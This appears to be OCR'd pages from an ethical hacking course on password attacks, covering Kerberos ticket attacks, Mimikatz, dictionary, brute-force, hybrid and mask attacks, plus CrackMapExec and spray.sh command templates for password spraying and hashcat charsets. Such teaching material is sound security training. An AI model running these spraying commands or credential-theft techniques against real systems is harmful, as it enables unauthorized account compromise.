
- Attackers request a TGT from the **KDC** in the form of the an **AS-REQ packet** and crack the ticket to obtain the user's password



Domain Controller/ KDC
Request TGT
2
Receive TGT
3
1
Discover user account with pre-authentication disabled
Attacker
4
Crack TGT, obtain password to access service
Application Server

Kerberoasting (Cracking TGS)

- Attackers request a TGS for the **SPN** of the **target service account** and crack the ticket to obtain the user's password



Domain Controller/ KDC
Request TGT
1
Receive TGT
2
Request TGS
3
Receive TGS
4
Attacker
5
Crack TGS, obtain password to access service
Application Server

Active Online Attacks: Pass the Ticket Attack

- Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password
- To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**
- The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server
- The attacker uses the retrieved ticket to gain unauthorized access to the target network services
- Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory


https://github.com



Other Active Online Attacks

Combinator Attack	Attackers combine the **entries of one dictionary** with those of a **second dictionary** to generate a **new wordlist** to crack the password of the target system
Fingerprint Attack	Attackers break down the **passphrase into fingerprints** comprising single and multi-character combinations to crack complex passwords
PRINCE Attack	It is an advanced version of a combinator attack, where attackers use a **single input dictionary** to build chains of combined words instead of taking input from two different dictionaries
Toggle-Case Attack	Attackers attempt all possible combinations of **uppercase and lowercase versions** of a word present in the input dictionary
Markov-Chain Attack	Attackers gather a password database and **split each password** entry into **2- and 3-character-long syllables**; using these character elements, a new alphabet is developed, which is then matched with the existing password database
GPU-based Attack	Attackers exploit the **OpenGL API** on GPUs to **set up a spy** on the victim device that infers user activities and passwords entered on a browser

Active Online Attacks

- **Dictionary Attack**

  In this type of attack, a dictionary file is loaded into a cracking application that runs against user accounts. This dictionary is a text file that contains several dictionary words commonly used as passwords. The program uses every word present in the dictionary to find the password. In addition to a standard dictionary, an attackers' dictionaries contain entries with numbers and symbols added to words (e.g., "3December!962"). Simple keyboard finger rolls ("qwer0987"), which many believe to produce random and secure passwords, are thus included in such a dictionary. Dictionary attacks are more useful than brute-force attacks, however, the former cannot be performed in systems using passphrases.

  This attack is applicable in two situations:

  - In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
  - In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

  Methods to improve the success of a dictionary attack:

  - Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
  - Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word "system," string manipulation creates anagrams like "metsys," among others)

- **Brute-Force Attack**

  In a brute-force attack, attackers try every combination of characters until the password is broken. Cryptographic algorithms must be sufficiently hardened to prevent a brute-force attack, which is defined by the RSA as follows: “Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified.”

  A brute-force attack is when someone tries to produce every single encryption key for data to detect the needed information. Even today, only those with enough processing power could successfully perform this type of attack.

  Cryptanalysis is a brute-force attack on encryption that employs a search of the keyspace. In other words, testing all possible keys is one of the attempts to recover the plaintext used to produce a particular ciphertext. The detection of a key or plaintext that is faster than a brute-force attack is one way of breaking the cipher. A cipher is secure if no method exists to break it other than a brute-force attack. In general, all ciphers are deficient in mathematical proof of security. If the user chooses keys randomly or searches randomly, the plaintext will become available on average after the system has tried half of all the possible keys.

  Some of the considerations for brute-force attacks are as follows:

  - It is a time-consuming process
  - All passwords will eventually be found

- **Rule-based Attack**

  Attackers use this type of attack when they obtain some information about the password. This is a more powerful attack than dictionary and brute-force attacks because the cracker knows the password type. For example, if the attacker knows that the password contains a two- or three-digit number, he/she can use some specific techniques to extract the password quickly.

  By obtaining useful information, such as the method in which numbers and/or special characters have been used, and password length, attackers can minimize the time required to crack the password and therefore enhance the cracking tool. This technique involves brute force, a dictionary, and syllable attacks.

  For online password-cracking attacks, an attacker will sometimes use a combination of both brute force and a dictionary. This combination falls into the categories of hybrid and syllable password-cracking attacks.

  - **Hybrid Attack**

    This type of attack depends on the dictionary attack. Often, people change their passwords merely by adding some numbers to their old passwords. In this case, the program would add some numbers and symbols to the words from the dictionary to try to crack the password. For example, if the old password is “system,” then there is a chance that the person will change it to “system1” or “system2.”

- **Syllable Attack**

  Hackers use this cracking technique when passwords are not known words. Attackers use the dictionary and other methods to crack them, as well as all possible combinations of them.

- **Password Spraying Attack**

  Password spraying attack targets multiple user accounts simultaneously using one or a small set of commonly used passwords. Unlike brute-force attacks, which target only specific user accounts, a password spraying attack targets every user within a specific workgroup. To perform this attack, attackers mainly focus on exploiting the account lockout policy, which allows users to use multiple passwords for a certain period or a certain number of attempts before their accounts are locked. Attackers initially attempt a single commonly used password on multiple accounts simultaneously and wait for the response before initiating another password attempt on the same accounts. They continue this process while remaining under the lockout threshold so that they can try a large number of passwords without being affected by automatic lockout mechanisms. Password spraying can be performed at different stages through common ports such as MSSQL (1433/TCP), SSH (22/TCP), FTP (21/TCP), SMB (445/TCP), Telnet (23/TCP), and Kerberos (88/TCP).

Figure 6.6: Illustration of password spraying attack

Attackers use tools such as CrackMapExec to perform password spraying attacks.

- **CrackMapExec**


  Source: *https://github.com*

  Attackers use the CrackMapExec tool to automate the password cracking process of an entire domain or workgroup member passwords using a small set of commonly used passwords stored in a .txt file. The following command executes the CrackMapExec tool with the passwords stored in the file passwords.txt:

```
crackmapexec smb <IP> -u users.txt -p passwords.txt
```

Run the following command to cross-check whether lockout occurred during the spraying process:

```
spray.sh -smb <targetIP> <usernameList> <passwordList>
<AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <DOMAIN>
```



```
                              A swiss army knife for pentesting networks

Figure 6.7: Screenshot of CrackMapExec

The following are some additional password spraying attack tools:

- Kerbrute (*https://github.com*)
- Invoke-DomainPasswordSpray (*https://github.com*)
- Spray (*https://github.com*)
- Omnispray (*https://github.com*)

- **Mask Attack**

  Mask attack is similar to brute-force attacks but recovers passwords from hashes with a more specific set of characters based on information known to the attacker. Brute-force attacks are time-consuming because the attacker tries all possible combinations of characters to crack the password. In contrast, in a mask attack, the attacker uses a pattern of the password to narrow down the list of possible passwords and reduce the cracking time.

- **hashcat**

Source: *https://hashcat.net*

Attackers use the hashcat tool to perform password attacks such as brute-force attacks, dictionary attacks, and mask attacks. To perform mask attacks, an attacker must know the flags used for the built-in charset, custom charset, and attack mode to create an appropriate pattern for the password.

Built-in Charsets

The following built-in charset helps specify the type of character to be used:

- `?l = abcdefghijklmnopqrstuvwxyz`
- `?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ`
- `?d = 0123456789`
- `?h = 0123456789abcdef`
- `?H = 0123456789ABCDEF`
